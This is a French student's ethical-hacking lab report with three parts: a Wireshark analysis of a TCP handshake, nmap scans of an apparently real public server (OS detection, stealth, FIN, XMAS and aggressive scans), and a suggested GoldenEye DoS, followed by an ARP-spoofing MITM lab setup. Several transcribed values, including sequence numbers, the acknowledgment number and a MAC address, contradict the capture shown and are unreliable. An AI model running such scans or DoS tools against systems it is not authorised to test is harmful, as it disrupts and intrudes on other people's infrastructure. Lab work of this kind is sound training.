



Ethical Hacking

Rapport des travaux pratiques

Yanis Alim

alimyanis8496@gmail.com

Etudiant en Master Cybersécurité à l'UPMC/AFTI


Ingénierie IT sécurité chez BT Services

TP Scanning:


L'objectif de ce TP est de faire une analyse de l'empilement protocolaire en utilisant le cas d'une application Web (n'importe quel URL web). Nous examinerons la structure des en têtes des PDU (Protocol Data Unit) au niveau de la couche liaison, IP et de la couche transport TCP, les protocoles traités, l'adressage IP et Ethernet, le Three-Way Handshake de TCP ainsi que la numérotation des ACK Procédures.

Exercice 1: Analyse Session TCP


1. Lancer Wireshark (Démarrer -> Programmes ->Emulateurs->Wireshark)




2. Lancer votre navigateur




3. Dans le menu capture de Wireshark cliquer sur start




4. Entrer une adresse de votre choix dans le navigateur, dès que la page est chargée, arrêter la capture dans Wireshark.




5. Dans le champ filtre, tapez TCP (les paquets concernant cette connexion sont affichés en vert)



6. Dans l'onglet (Edit préférences protocols tcp), décochez l'ensemble des paramètres en laissant uniquement « Show TCP Summary in Protocol Tree »




7. Identifier le premier segment TCP qui ouvre la connexion HTTP en utilisant le mécanisme three way handshake.



Le premier segment tcp est un segment SYN selon le three-way handshake.

8. Quel est le numéro de port TCP de destination ? Quelle est la taille de l'entête du segment TCP ?



Port destination: 443. Taille de l'entête du segment TCP: 40 BYTES

9. Quelle est la longueur du segment TCP ? Pourquoi ?

La photo précédente montre que la longueur est aussi à 40 BYTES car le RFC a défini que le TCP 3 WAY HANDSHAKE commence avec un segment SYN qui n'a pas de donnée que l'entête.

10. Quel est le numéro de séquence TCP du premier paquet (du client vers le serveur) ?

Depuis la photo précédente : le numéro de séquence est: 3153999118 (généré aléatoirement)

11. Quelle est la taille de la fenêtre TCP annoncée par le client ? quelle est sa signification ?

Depuis la photo précédente : la taille de la fenêtre est: 64240.

Cela indique au partenaire de liaison combien de données peuvent être envoyées sur le réseau avant qu'un accusé de réception ne soit reçu. Si le destinataire n'est pas en mesure de traiter les données aussi rapidement qu'elles arrivent, le tampon de réception se remplira progressivement et la fenêtre TCP sera réduite dans les paquets d'accusé de réception. Cela alertera l'expéditeur sur la nécessité de réduire la quantité de données envoyées ou laissera au destinataire le temps d'effacer le tampon.

12. Identifier le deuxième segment TCP appartenant au three way handshake.

230 6.0/1425942	172.16.0.165	141.85.227.65	TCP	74	54486 - 443 [SYN] Seq=3153999118 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=1165171691 T
365 6.166838973	141.85.227.65	172.16.0.165	TCP	74	443 - 54486 [SYN, ACK] Seq=3153999119 Win=28960 Len=0 MSS=1380 SACK_PERM=1 TSval=1165171786 T
364 6.166920205	172.16.0.165	141.85.227.65	TCP	66	54486 - 443 [ACK] Seq=3153999119 Ack=1801972260 Win=64512 Len=0 TSval=1165171786 TSecr=2

13. Donner la valeur des champs suivants :

Frame 363: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface 0
Ethernet II, Src: Cisco_dd:42:c1 (88:f0:31:dd:42:c1), Dst: IntelCor_78:06:e0 (44:85:00:78:06:e0)
> Destination: IntelCor_78:06:e0 (44:85:00:78:06:e0)
> Source: Cisco_dd:42:c1 (88:f0:31:dd:42:c1)
Type: IPv4 (0x0800)
Internet Protocol Version 4, Src: 141.85.227.65, Dst: 172.16.0.165
0100 = Version: 4
....0111 = Header Length: 20 bytes (5)
Differentiated Services Field: 0x00 (DSSCP: CS0, ECN: Not-ECT)
Total Length: 60
Identification: 0x0000 (0)
Flags: 0x4000, Don't fragment
Time to live: 42
Protocol: TCP (6)
Header checksum: 0x3370 [validation disabled]
[Header checksum status: Unverified]
Source: 141.85.227.65
Destination: 172.16.0.165
Transmission Control Protocol, Src Port: 443, Dst Port: 54486, Seq: 1801972259, Ack: 3153999119, Len: 0
Source Port: 443
Destination Port: 54486
[Stream index: 5]
[TCP Segment Len: 0]
Sequence number: 1801972259
[Next sequence number: 1801972259]
Acknowledgment number: 3153999119
1010 = Header Length: 40 bytes (10)
> Flags: 0x012 (SYN, ACK)
Window size value: 28960
[Calculated window size: 28960]
Checksum: 0xd138 [Unverified]
[Checksum Status: Unverified]
Urgent pointer: 0
Options: (20 bytes), Maximum segment size, SACK permitted, Timestamps, No-Operation (NOP), Window scale

Adresse MAC Source: 88:f0:31:dd:42:c1

Adresse MAC Destination: 44:85:88:78:86:a8

Type de la trame Ethernet: 0x800 (IPv4)

Adresse Source: 141.85.227.65

Adresse Destination: 172.16.0.165

Numéro du protocole: 0x6 (TCP)

Le numéro de l'acquittement contenu dans le segment TCP: 315399919

14. Quelle est la taille du segment TCP (le segment que vous avez identifié) ?

La taille du segment est de 40 BYTES.

15. Quel est le numéro de séquence initial (serveur vers le client) ?

Numéro de séquence du serveur vers le client est: 1001972259

16. Quelle est la valeur de la fenêtre TCP annoncée par le serveur ?

La valeur de la fenêtre TCP annoncée par le serveur est: 28960

Exercice 2: NMAP et découverte réseaux

1. A l'aide de l'outil nmap, Déetecter les ports réseaux ouverts sur le serveur, et détecter le système d'exploitation distant.

Options : -O -> Operating system detection

```
└─ $ sudo nmap -O 141.85.227.65
[sudo] password for nix: 
Starting Nmap 7.80 ( https://nmap.org ) at 2019-09-20 14:58 CEST
Nmap scan report for 141.85.227.65
Host is up (0.024s latency).
Not shown: 990 filtered ports
PORT      STATE SERVICE
25/tcp    closed  smtp
80/tcp    open   http
110/tcp   closed pop3
143/tcp   closed imap
443/tcp   open   https
465/tcp   closed smtps
587/tcp   closed submission
993/tcp   closed imaps
995/tcp   closed pop3s
8080/tcp  closed http-proxy
Device type: general purpose|WAP|storage-misc|load balancer
Running (JUST GUESsing): Linux 2.6.X (95%), Netgear embedded (91%), Linksys embedded (89%), HP embedded (88%), Ubiquiti embedded (88%), F5 Networks embedded (87%)
OS CPE: cpe:/o:linux:linux_kernel:2.6.32 cpe:/o:linux:linux_kernel:2.6.36 cpe:/h:netgear:wndap660 cpe:/o:linux:linux_kernel:2.6 cpe:/h:netgear:readynas_3200 cpe:/h:linksys:befw11s4 cpe:/o:linux:linux_kernel cpe:/h:hp:p2000_msa
Aggressive OS guesses: Linux 2.6.32 (95%), Netgear WNDAP660 WAP (Linux 2.6.36) (91%), Netgear ReadyNAS 3200 NAS device (Linux 2.6) (91%), Linksys BEFW11S4 WAP (89%), Linux 2.6.11 - 2.6.18 (88%), HP P2000 MSA storage controller (88%), Ubiquiti WAP (Linux 2.6.32) (88%), F5 BIG-IP load balancer (87%), F5 3600 LTM load balancer (87%), Synology RT1900ac router (86%)
No exact OS matches for host (test conditions non-ideal).
```

2. Faire un scan tcp du serveur sur tous les ports tcp.

Options: -sT : set scan type to TCP, -p- : all ports

```
└─ [X]-[nix@1337]-[~] $ sudo nmap -sT -p- 141.85.227.65
Starting Nmap 7.80 ( https://nmap.org ) at 2019-09-20 15:00 CEST
Nmap scan report for 141.85.227.65
Host is up (0.018s latency).
Not shown: 65507 filtered ports, 26 closed ports
PORT      STATE SERVICE
80/tcp    open   http
443/tcp   open   https
2. Faire un scan tcp du serveur sur tous les ports tcp
```

3. Lister les services disponibles.

80/tcp open http

443/tcp open https

4. Faire les différents types de scan.

nmap -sT 141.85.227.65 -> TCP scan

nmap -sU 141.85.227.65 -> UDP scan

nmap -sS 141.85.227.65 -> STEALTH scan (half-open)

nmap -sF 141.85.227.65 -> FIN scan


nmap -sN 141.85.227.65 -> NULL scan

nmap -sX 141.85.227.65 -> XMAS scan

nmap -sP 141.85.227.65 -> PING scan

nmap -A 141.85.227.65 -> AGGRESSIVE scan

5. Simuler une attaque DOS sur le serveur (en choisissant un outil et la commande Correspondante).



En utilisant l'outil GoldenEye & EtherApe, on peut lancer une attaque DDoS avec 20 workers et 250 sockets.

TP Exploiting:

Exercice 1: Attaque de type Déni de service et Man in the middle



Réaliser un MITM en utilisant une attaque ARP spoofing sur KALI L'attaquant doit faire le MITM entre la victime (La machine Windows 7) et la machine Windows server 2012.

Config:


- KALI: 192.168.56.1
 - Windows Client 7: 192.168.56.102
 - Windows Server 2012: 192.168.56.103

1. Faites des pings sur chaque machine de votre réseau

